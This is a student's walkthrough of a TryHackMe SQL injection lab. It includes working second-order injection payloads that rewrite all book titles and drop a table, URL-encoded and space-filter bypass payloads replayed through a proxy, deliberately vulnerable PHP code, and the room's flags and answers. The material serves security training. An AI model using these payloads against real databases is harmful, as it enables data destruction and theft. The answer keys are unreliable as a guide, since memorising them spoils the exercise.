

TryHackMe

Advanced SQL Injection

Hi Teacher! This is how I've been able to solve this challenge:

Here we have our room:

I learned a lot from here, and this all the answers to the theoretical part, it wasn't that hard to answer, it literally said in the above, we just need to read it carefully.

The machine is using MySQL service on Windows.

CSS 261 Secure Cod... XSS Game picoCTF Project Sum... CSS-261/A... hackthebox TryHackMe TryHackMe TryHackMe

tryhackme.com/room/advancedsqlinjection

Room progress (6%)

```
|_Not valid after: 2024-11-22T04:08:44  
|_ssl-date: 2024-05-25T11:03:33+00:00; 0s from scanner time.  
MAC Address: 02:87:BD:21:12:33 (Unknown)  
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port  
Device type: specialized  
Running (JUST GUESSING): AVtech embedded (87%)  
Aggressive OS guesses: AVtech Room Alert 26W environmental monitor (87%)  
No exact OS matches for host (test conditions non-ideal).  
Network Distance: 1 hop  
Service Info: OS: Windows; CPE:cpe:/o:microsoft:windows  
  
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/.  
Nmap done: 1 IP address (1 host up) scanned in 17.67 seconds
```

The machine is using MySQL service on Windows.

Let's begin!

Answer the questions below

What is the port on which MySQL service is running?

3306

✓ Correct Answer

Task 2 Quick Recap

CSS 261 Secure Cod... XSS Game picoCTF Project Sum... CSS-261/A... hackthebox TryHackMe TryHackMe TryHackMe

tryhackme.com/room/advancedsqlinjection

Room progress (18%)

on the database server making an out-of-band request (e.g., HTTP or DNS) to send the query result to the attacker. HTTP is normally used to result to the attacker's server. We will discuss it in detail in this room.

Each type of SQL injection technique has its advantages and challenges. Understanding these techniques is crucial for identifying and exploiting web applications. In-band SQL Injection is easy to exploit and detect but noisy and can be easily monitored. Inferential (Blind) SQL Injection requires sending multiple requests but can be used when detailed error messages are unavailable. Out-of-band SQL Injection is less common and highly effective, requires external server control, and relies on the database's ability to make out-of-band requests. By mastering these techniques, penetration testers can effectively identify and exploit SQL injection vulnerabilities, helping organisations secure their web applications against these critical threats.

Answer the questions below

What type of SQL injection uses the same communication channel for both the injection and data retrieval?

In-band

✓ Correct Answer

In out-of-band SQL injection, which protocol is usually used to send query results to the attacker's server?

HTTP

✓ Correct Answer

Task 3 Second-Order SQL Injection

Task 4 Filter Evasion Techniques

And there is the practical part:

The screenshot shows a web browser window with the URL `10.10.217.117/second/add.php`. The page has two main sections: an "Add a New Book" form and a "Books in Database" table.

Add a New Book

Form fields:

- Book SSN:
- Book Name:
- Author:

Add Book button

Books in Database

SSN	BOOK NAME	AUTHOR
UI00012	Intro to PHP	Tim

We have this app here with books and stuff

The screenshot shows a web browser window with the URL `10.10.217.117/second/add.php`. The page displays a success message and the updated "Books in Database" table.

New book added successfully

Add a New Book

Form fields:

- Book SSN:
- Book Name:
- Author:

Add Book button

Books in Database

SSN	BOOK NAME	AUTHOR
UI00012	Intro to PHP	Tim
123	book1	author1

We can add books here, and also we can access to update.php of the app

The screenshot shows a web browser window with the URL `10.10.217.117/second/update.php`. The page displays a success message: "New book added successfully". Below this, there are two sections: "Add a New Book" and "Books in Database". The "Add a New Book" section contains fields for Book SSN, Book Name, and Author, with a blue "Add Book" button. The "Books in Database" section is a table with three columns: SSN, BOOK NAME, and AUTHOR, showing the following data:

SSN	BOOK NAME	AUTHOR
UI00012	Intro to PHP	Tim
123	book1	author1

But we can't change anything here

The screenshot shows a web browser window with the URL `10.10.217.117/second/update.php`. A warning message at the top states: "You are using an unsupported command-line flag: --ignore-certificate-errors-spki-list=/JSmBspzYdzwMoguNqy8ElbpGoNL8/OG6/KlkXWrk=. Stability and security will suffer." The page features two "Update Book Content" forms. The first form (Book ID: 8) has fields for SSN (UI00012), New Book Name (Intro to PHP), and New Author (Tim), with a blue "Update" button. The second form (Book ID: 9) has fields for SSN (123), New Book Name (book1), and New Author (author1), also with a blue "Update" button.

So we'll use the code show in the room

The screenshot shows a web application interface. At the top, there's a header bar with a back/forward button, a refresh button, and a URL bar displaying "Not secure 10.10.217.117/second/add.php". Below the header, a message says "You are using an unsupported command-line flag: --ignore-certificate-errors-spki-list=/JSmBspzYdzwMoguNqy8ElbpGoNL8/OG6/K/lkXWrk=. Stability and security will suffer." The main content area has two sections: "Add a New Book" and "Books in Database".

Add a New Book

Book SSN:
12345'; UPDATE books SET book_name = 'Hacked'; --

Book Name:
asd

Author:
asd

Add Book

Books in Database

SSN	BOOK NAME	AUTHOR
UI00012	Intro to PHP	Tim
123	book1	author1

And we see it works perfectly fine, the titles have been updated

The screenshot shows a web application interface titled "Update Book Content". The URL in the address bar is "Not secure 10.10.217.117/second/update.php". A message at the top states "You are using an unsupported command-line flag: --ignore-certificate-errors-spki-list=/JSmBspzYdzwMoguNqy8ElbpGoNL8/OG6/K/lkXWrk=. Stability and security will suffer." The page contains three separate update forms for Book ID 8, Book ID 9, and Book ID 10.

Update Book Content

Book ID: 8
SSN:
UI00012
New Book Name:
Hacked
New Author:
Tim

Update

Book ID: 9
SSN:
123
New Book Name:
Hacked
New Author:
author1

Update

Book ID: 10
SSN:

We'll also try these queries

The screenshot shows a browser window with two tabs: "Add Book" and "Update Book Content". The current tab is "Add Book" at the URL 10.10.217.117/second/add.php. The page title is "Add a New Book". The "Book SSN:" field contains the value "12345; UPDATE books SET book_name = compromised; --". The "Book Name:" field contains "los" and the "Author:" field contains "asd". A blue "Add Book" button is visible. Below this, a section titled "Books in Database" displays a table with three rows:

SSN	BOOK NAME	AUTHOR
UI00012	Hacked	Tim
123	Hacked	author1
12345; UPDATE books SET book_name = 'Hacked'; --	Hacked	asd

And here is our first flag:

The screenshot shows a browser window with two tabs: "Add Book" and "Update Book Content". The current tab is "Update Book Content" at the URL 10.10.217.117/second/update.php. The status bar message says: "You are using an unsupported command-line flag: --ignore-certificate-errors-skip-list=/JSmBspzYdzwMoguNqy8ElbpGoNL8/OG6/KlkXWrk=. Stability and security will suffer." The page title is "Update Book Content". It displays a message: "Flag 1 (All books title as compromised): THM{SO_HACKED}" in red. There are two sections for updating books:

- Book ID: 8**
SSN: UI00012
New Book Name: compromised
New Author: Tim
Update button
- Book ID: 9**
SSN: 123
New Book Name: compromised
New Author: author1
Update button

CSS 261 Secure C XSS Game picoCTF Project SDU University Mail GeeksforGeeks GitHub

tryhackme.com/room/advancedsqlinjection

Room progress (25%)

book_name = "hacked"; --

Woop woop! Your answer is correct

In this task, we explored the Second-Order SQL injection concept through a vulnerable book review web application. As a penetration tester, examining how user inputs are stored and later utilised within SQL queries is crucial. This involves verifying that all forms of data handling are secure against such vulnerabilities, emphasising the importance of thorough testing and knowledge of security practices to safeguard against injection threats.

Answer the questions below

What is the flag value after updating the title of all books to "compromised"?

THM(SO_HACKED)

Correct Answer Hint

What is the flag value once you drop the table **hello** from the database?

Submit

Task 4 Filter Evasion Techniques

Task 5 Filter Evasion Techniques (continued)

Task 6 Out-of-band SQL Injection

Next, we'll drop book using the query given in the task

CSS 261 Secure C XSS Game picoCTF Project SDU University Mail GeeksforGeeks GitHub

tryhackme.com/room/advancedsqlinjection

Room progress (25%)

```
    } else {  
        echo "<p class='text-red-500'>Error: " . $conn->error . "</p>";  
    }  
}
```

The code uses the `real_escape_string()` method to escape special characters in the inputs. While this method can mitigate some risks of immediate SQL Injection by escaping single quotes and other SQL meta-characters, it does not secure the application against Second Order SQLI. The key issue here is the lack of parameterised queries, which is essential for preventing SQL injection attacks. When data is inserted using the `real_escape_string()` method, it might include payload characters that don't cause immediate harm but can be activated upon subsequent retrieval and use in another SQL query. For instance, inserting a book with a name like `Intro to PHP'; DROP TABLE books;` might not affect the `INSERT` operation but could have serious implications if the book name is later used in another SQL context without proper handling.

Let's try adding another book with the SSN `test'`.

Books in Database

SSN	BOOK NAME	AUTHOR
UI00012	Intro to PHP	Tim
test'	hello	hello

Here we go, the SSN `test'` is successfully inserted into the database. The application includes a feature to update book details through an interface like `update.php`. This interface might display existing book details in editable form fields, retrieve them based on existing stored data, and then update them based on user input. The developer would implement validation to ensure the

New book added successfully

Add a New Book

Book SSN:
book1; DROP TABLE hello;--

Book Name:
asxd

Author:
asd

Add Book

Books in Database

SSN	BOOK NAME	AUTHOR
UI00012	Hacked	Tim
123	Hacked	author1
12345; UPDATE books SET book_name = 'Hacked'; --	Hacked	asd

There we have it!

You are using an unsupported command-line flag: --ignore-certificate-errors-skip-list=/JSmBspzYdzwMoguNqy8ElbpGoNL8/OG6/KlkXWrk=. Stability and security will suffer.

Update Book Content

Flag 1 (All books title as compromised): THM{SO_HACKED}
Flag 2 (Hello Table Not Found): THM{Table_Dropped}

Book ID: 8
SSN:
UI00012
New Book Name:
compromised
New Author:
Tim

Update

Book ID: 9
SSN:
123
New Book Name:
compromised
New Author:
author1

Update

CSS 261 Secure Cod... XSS Game picoCTF Project Sum... CSS-261/A... hackthebox TryHackMe TryHackMe TryHackMe + - ⌂ 0 :

tryhackme.com/room/advancedsqlinjection

SDU Portal Philosophy MDE leetCode CSS 261 Comparison of Trees SDU University Mail GeeksforGeeks | A... GitHub

Room progress (31%)

Woop woop! Your answer is correct

In this task, we explored the Second-Order SQL injection concept through a vulnerable book review web application. As a penetration tester, examining how user inputs are stored and later utilised within SQL queries is crucial. This involves verifying that all forms of data handling are secure against such vulnerabilities, emphasising the importance of thorough testing and knowledge of security practices to safeguard against injection threats.

Answer the questions below

What is the flag value after updating the title of all books to "compromised"?

THM{SO_HACKED}

Correct Answer Hint

What is the flag value once you drop the table **hello** from the database?

THM{Table_Dropped}

Correct Answer

Task 4 Filter Evasion Techniques

Task 5 Filter Evasion Techniques (continued)

Task 6 Out-of-band SQL Injection

Next, we need to type this

Add Book Update Book Content 10.10.217.117/encoding

You are using an 10.10.217.117/encoding 10.10.217.117/encoding - Google Search

Update Book Content

Flag 1 (All books title as compromised): THM{SO_HACKED}
Flag 2 (Hello Table Not Found): THM{Table_Dropped}


Book ID: 8
SSN:
UI00012
New Book Name:
compromised
New Author:
Tim

Update


Book ID: 9
SSN:
123
New Book Name:
compromised
New Author:
author1

Update

To access to this search bar



I tested out some things here:



A screenshot of a web browser window titled "Search Books". The address bar shows "Not secure 10.10.217.117/encoding/". The main content area has a heading "Search for a Book". Below it is a search input field containing "Intro to PHP". A blue "Search" button is visible. Underneath the input field, the text "Generated SQL Query: SELECT * FROM books WHERE book_name = 'Intro to PHP'" is displayed. Below this, the results are shown: "Book ID: 1", "Name: Intro to PHP", and "Author: 1337".

A screenshot of a web browser window titled "Search Books". The address bar shows "Not secure 10.10.217.117/encoding/". The main content area has a heading "Search for a Book". Below it is a search input field containing "'Intro to PHP' OR 1=1". A blue "Search" button is visible. Underneath the input field, the text "Generated SQL Query: SELECT * FROM books WHERE book_name = 'Intro to PHP' 1=1" is displayed. Below this, an error message states: "Error: You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near '1=1' at line 1 (Error Code: 1064)".

So we will use this query next

Click to enlarge the image.

Let's use the payload directly on the PHP page to avoid unnecessary tweaking/validation from the client. Let's visit the URL http://10.10.217.117/encoding/search_books.php?book_name=Intro%20to%20PHP%27%20OR%201=1 with the standard payload `Intro to PHP' OR 1=1`, and you will see an error.

Generated SQL Query: `SELECT * FROM books WHERE book_name = 'Intro to PHP' 1=1'`

Error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '1=1' at line 1 (Error Code: 1064)

Now, URL encode the payload `Intro to PHP' || 1=1 --+` using [Cyber Chef](#) and try to access the URL with an updated payload. We will get the following output dumping the complete information:

Book ID: 1
Name: Intro to PHP
Author: 1337
Book ID: 2
Name: Intro to Python
Author: Lee
Book ID: 3

Generated SQL Query: `SELECT * FROM books WHERE book_name = 'Intro to PHP' 1=1'`

Error: You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near '1=1' at line 1 (Error Code: 1064)

By doing so, we go to the Caido app

The screenshot shows the CAIDO proxy tool interface. On the left, there's a sidebar with various menu items like Overview, Sitemap, Scope, Filters, Proxy, Intercept, HTTP History, WS History, Match & Replace, Testing, Replay, Automate, Workflows, Assistant, Environment, Logging, Search, Findings, Exports, Workspace, Files, Plugins, and Workspace. The 'Intercept' option is currently selected. The main area has tabs for 'Requests' and 'Responses'. Under 'Requests', there's a table with columns: ID, Host, Method, Path, Query, Extension, and Sent At. A single row is selected, showing ID 3, Host 10.10.217.117:80, Method GET, Path /encoding/search_books.php, Query book_name=Intro%20to%20PHP%27%200Rk201, Extension .php, and Sent At 2025-02-21 13:41:39. Below the table, a detailed view of the request is shown with the URL http://10.10.217.117 and the raw HTTP request text:

```
1 GET /encoding/search_books.php?book_name=Intro%20to%20PHP%27%200Rk201=1 HTTP/1.1
2 Host: 10.10.217.117
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
6 Accept-Encoding: gzip, deflate
7 Accept-Language: en-US,en;q=0.9
8
9
```

To try out some more requests

This screenshot shows the CAIDO proxy tool interface with a different configuration. The 'Replay' option is selected in the sidebar. In the main area, there are two panes: 'Request' and 'Response'. The 'Request' pane shows the same raw HTTP request as before. The 'Response' pane shows the raw HTTP response with the following details:

```
1 HTTP/1.1 200 OK
2 Date: Fri, 21 Feb 2025 08:42:31 GMT
3 Server: Apache/2.4.53 (Win64) OpenSSL/1.1.1n PHP/7.4.29
4 X-Powered-By: PHP/7.4.29
5 Content-Length: 264
6 Content-Type: text/html; charset=UTF-8
7
8 <p>Generated SQL Query: SELECT * FROM books WHERE book_name = 'Intro to PHP' 1=1</p><p>Error: You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near '1=1' at line 1 (Error Code: 1064)
```

Next, we do as it says in the task

Click to enlarge the image.

Let's use the payload directly on the PHP page to avoid unnecessary tweaking/validation from the client. Let's visit the URL http://10.10.217.117/encoding/search_books.php?book_name=Intro%20to%20PHP%27%20OR%201=1 with the standard payload `Intro to PHP' OR 1=1`, and you will see an error.

Generated SQL Query: `SELECT * FROM books WHERE book_name = 'Intro to PHP' 1=1'`

Error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '1=1' at line 1 (Error Code: 1064)

Now, URL encode the payload `Intro to PHP' || 1=1 --+` using [Cyber Chef](#) and try to access the URL with an updated payload. We will get the following output dumping the complete information:

Book ID: 1
Name: Intro to PHP
Author: 1337
Book ID: 2
Name: Intro to Python
Author: Lee
Book ID: 3
Name: Top Selling 2024

We encode this query to url format in CyberChef

Operations

- Search...
- Favourites
- To Base64
- From Base64
- To Hex
- From Hex
- To Hexdump
- From Hexdump
- URL Decode
- Regular expression
- Entropy
- Fork
- Magic
- Data format
- Encryption / Encoding

Recipe

URL Encode

Input

Output

STEP BAKE! Auto Bake

And paste it here:

Caido

Overview Sitemap Scope Filters Proxy Intercept HTTP History WS History Match & Replace Testing Replay Automate Workflows Assistant Environment Logging Search Findings Exports Workspace Files Plugins Workspace

Options Queuing Environment nosql

Request

```
1 GET /encoding/search_books.php?book_name=Intro%20to%20PHP'%20%7C%201=1%20--+ HTTP/1.1
2 Host: 10.10.217.117
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
   o Chrome/133.0.0.0 Safari/537.36
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
6 Accept-Encoding: gzip, deflate
7 Accept-Language: en-US,en;q=0.9
8
9
```

Response

```
1 HTTP/1.1 200 OK
2 Date: Fri, 21 Feb 2025 08:46:09 GMT
3 Server: Apache/2.4.53 (Win64) OpenSSL/1.1.1n PHP/7.4.29
4 X-Powered-By: PHP/7.4.29
5 Content-Length: 930
6 Content-Type: text/html; charset=UTF-8
7
8 <p>Generated SQL Query: SELECT * FROM books WHERE book_name = 'Intro to PHP' || 1=1 -- '</p>
9 v <div class='p-4 bg-gray-100 rounded shadow mb-4'>
10   <p class='font-bold'>Book ID: 1</p>
11   <p>Name: Intro to PHP</p>
12   <p>Author: 137</p>
13 </div>
14 v <div class='p-4 bg-gray-100 rounded shadow mb-4'>
15   <p class='font-bold'>Book ID: 2</p>
16   <p>Name: Intro to Python</p>
17   <p>Author: Lee</p>
18 </div>
19 v <div class='p-4 bg-gray-100 rounded shadow mb-4'>
20   <p class='font-bold'>Book ID: 3</p>
21   <p>Name: Top Selling 2024</p>
22   <p>Author: George Kennedy</p>
23 </div>
24 v <div class='p-4 bg-gray-100 rounded shadow mb-4'>
25   <p class='font-bold'>Book ID: 6</p>
26   <p>Name: Animal Series</p>
27   <p>Author: Tom Hanks</p>
28 </div>
```

Commands 4 / 4 1 (0x01) selected 1130 bytes | 1308ms

And we see it works perfectly fine. So we find our needed error digits

Caido

Overview Sitemap Scope Filters Proxy Intercept HTTP History WS History Match & Replace Testing Replay Automate Workflows Assistant Environment Logging Search Findings Exports Workspace Files Plugins Workspace

Options Queuing Environment nosql

Request

```
1 GET /encoding/search_books.php?book_name=Intro+to+PHP' HTTP/1.1
2 Host: 10.10.81.184
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
   o Chrome/133.0.0.0 Safari/537.36
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
6 Accept-Encoding: gzip, deflate
7 Accept-Language: en-US,en;q=0.9
8
9
```

Response

```
1 HTTP/1.1 200 OK
2 Date: Fri, 21 Feb 2025 08:52:36 GMT
3 Server: Apache/2.4.53 (Win64) OpenSSL/1.1.1n PHP/7.4.29
4 X-Powered-By: PHP/7.4.29
5 Content-Length: 270
6 Content-Type: text/html; charset=UTF-8
7
8 <p>Generated SQL Query: SELECT * FROM books WHERE book_name = 'Intro to PHP''</p>Error: You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near 'Intro to PHP'' at line 1 (Error Code: 1064)
```

Commands 2 / 2 4 (0x04) selected | 470 bytes | 1476ms

The payload works because URL encoding represents the special characters and SQL keywords in a way that bypasses the filtering mechanism. When the server decodes the URL-encoded input, it restores the special characters and keywords, allowing the SQL injection to execute successfully. Using URL encoding, attackers can craft payloads that bypass basic input filtering mechanisms designed to block SQL injection. This demonstrates the importance of using more robust defences, such as parameterised queries and prepared statements, which can prevent SQL injection attacks regardless of the input's encoding.

Answer the questions below

What is the MySQL error code once an invalid query is entered with bad characters?

1064

Correct Answer

What is the name of the book where book ID=6?

Submit

Task 5 Filter Evasion Techniques (continued)

Task 6 Out-of-band SQL Injection

Task 7 Other Techniques

And also book title

CAIDO

Overview Sitemap Scope Filters Proxy Intercept HTTP History WS History Match & Replace Testing Replay Automate Workflows Assistant Environment Logging Search Findings Exports Workspace Files Plugins Workspace

Request

```
1 GET /encoding/search_books.php?book_name=Intro+to+PHP'+Or+book_id=6--+ HTTP/1.1
2 Host: 10.10.81.184
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
   Chrome/133.0.0.0 Safari/537.36
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
6 Accept-Encoding: gzip, deflate
7 Accept-Language: en-US,en;q=0.9
8
9
```

Response

```
1 HTTP/1.1 200 OK
2 Date: Fri, 23 Feb 2025 08:55:54 GMT
3 Server: Apache/2.4.53 (Win64) OpenSSL/1.1.1n PHP/7.4.29
4 X-Powered-By: PHP/7.4.29
5 Content-Length: 512
6 Content-Type: text/html; charset=UTF-8
7
8 <p>Generated SQL Query: SELECT * FROM books WHERE book_name = 'Intro to PHP' Or book_id=6
-- '</p>
9 <div class='p-4 bg-gray-100 rounded shadow mb-4'>
10 <p class='font-bold'>Book ID: 1</p>
11 <p>Name: Intro to PHP</p>
12 <p>Author: 1337</p>
13 </div>
14 <div class='p-4 bg-gray-100 rounded shadow mb-4'>
15 <p class='font-bold'>Book ID: 6</p>
16 <p>Name: Animal Series</p>
17 <p>Author: Tom Hanks</p>
18 </div>
```

Commands 5 / 5 712 bytes | 1954ms

The payload works because URL encoding represents the special characters and SQL keywords in a way that bypasses the filtering mechanism. When the server decodes the URL-encoded input, it restores the special characters and keywords, allowing the SQL injection to execute successfully. Using URL encoding, attackers can craft payloads that bypass basic input filtering mechanisms designed to block SQL injection. This demonstrates the importance of using more robust defences, such as parameterised queries and prepared statements, which can prevent SQL injection attacks regardless of the input's encoding.

Answer the questions below

What is the MySQL error code once an invalid query is entered with bad characters?

1064

✓ Correct Answer

What is the name of the book where book ID=6?

Animal Series

✓ Correct Answer

Task 5 ○ Filter Evasion Techniques (continued)

Task 6 ○ Out-of-band SQL Injection

Task 7 ○ Other Techniques

Next, we go to here:

When spaces are not allowed or are filtered out, various techniques can be used to bypass this restriction.

- Comments to Replace Spaces:** One common method is to use SQL comments (`/**/`) to replace spaces. For example, instead of `SELECT * FROM users WHERE name = 'admin'`, an attacker can use `SELECT/**/*FROM/**/users/**/WHERE/**/name/**/='admin'`. SQL comments can replace spaces in the query, allowing the payload to bypass filters that remove or block spaces.
- Tab or Newline Characters:** Another approach is using tab (`\t`) or newline (`\n`) characters as substitutes for spaces. Some filters might allow these characters, enabling the attacker to construct a query like `SELECT\t* FROM\users\tWHERE\tname\t=\t'admin'`. This technique can bypass filters that specifically look for spaces.
- Alternate Characters:** One effective method is using alternative URL-encoded characters representing different types of whitespace, such as `%09` (horizontal tab), `%0A` (line feed), `%0C` (form feed), `%0D` (carriage return), and `%A0` (non-breaking space). These characters can replace spaces in the payload.

Practical Example

In this scenario, we have an endpoint, `http://10.10.81.184/space/search_users.php?username=?`, that returns user details based on the provided username. The developer has implemented filters to block common SQL injection keywords such as OR, AND, and spaces (%20) to protect against SQL injection attacks.

Here is the PHP filtering added by the developer.

```
$special_chars = array(" ", "AND", "and", "or", "OR", "UNION", "SELECT");
$username = str_replace($special_chars, '', $username);
$sql = "SELECT * FROM user WHERE username = '$username';"
```

If we use our standard payload `1%27%20||%201=1%20--+` on the endpoint, we can see that even through URL encoding, it is not working.

Not secure 10.10.12.150/space/search_users.php?username=1%27%20||%201=1%20--+

Generated SQL Query: `SELECT * FROM user WHERE username = '1'||1=1..'`

We see this site, so we'll try to find our next answers to task

The screenshot shows a browser window with two tabs open. The active tab is titled "Search Users" and has the URL "10.10.81.184/space/search_users.php?username=?" displayed. The content of the page indicates that a SQL query was generated: "Generated SQL Query: SELECT * FROM user WHERE username = '?'". Below this, a message states "No results found".

Try out some more queries here

The screenshot shows a browser window with two tabs open. The active tab is titled "Search Users" and has the URL "10.10.81.184/space/search_users.php?username=%27" displayed. The content of the page shows the generated SQL query: "Generated SQL Query: SELECT * FROM user WHERE username = ''". Below this, an error message is displayed: "Error: You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near "" at line 1 (Error Code: 1064)".

And looking at here we see some more information

`$special_chars = array(" ", "AND", "and", "or", "OR", "UNION", "SELECT");
$username = str_replace($special_chars, '', $username);
$sql = "SELECT * FROM user WHERE username = '$username';`

If we use our standard payload `1%27%20||%201=1%20--+` on the endpoint, we can see that even through URL encoding, it is not working.

Generated SQL Query: `SELECT * FROM user WHERE username = '1'||1=1--'`

Error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near "" at line 1 (Error Code: 1064)

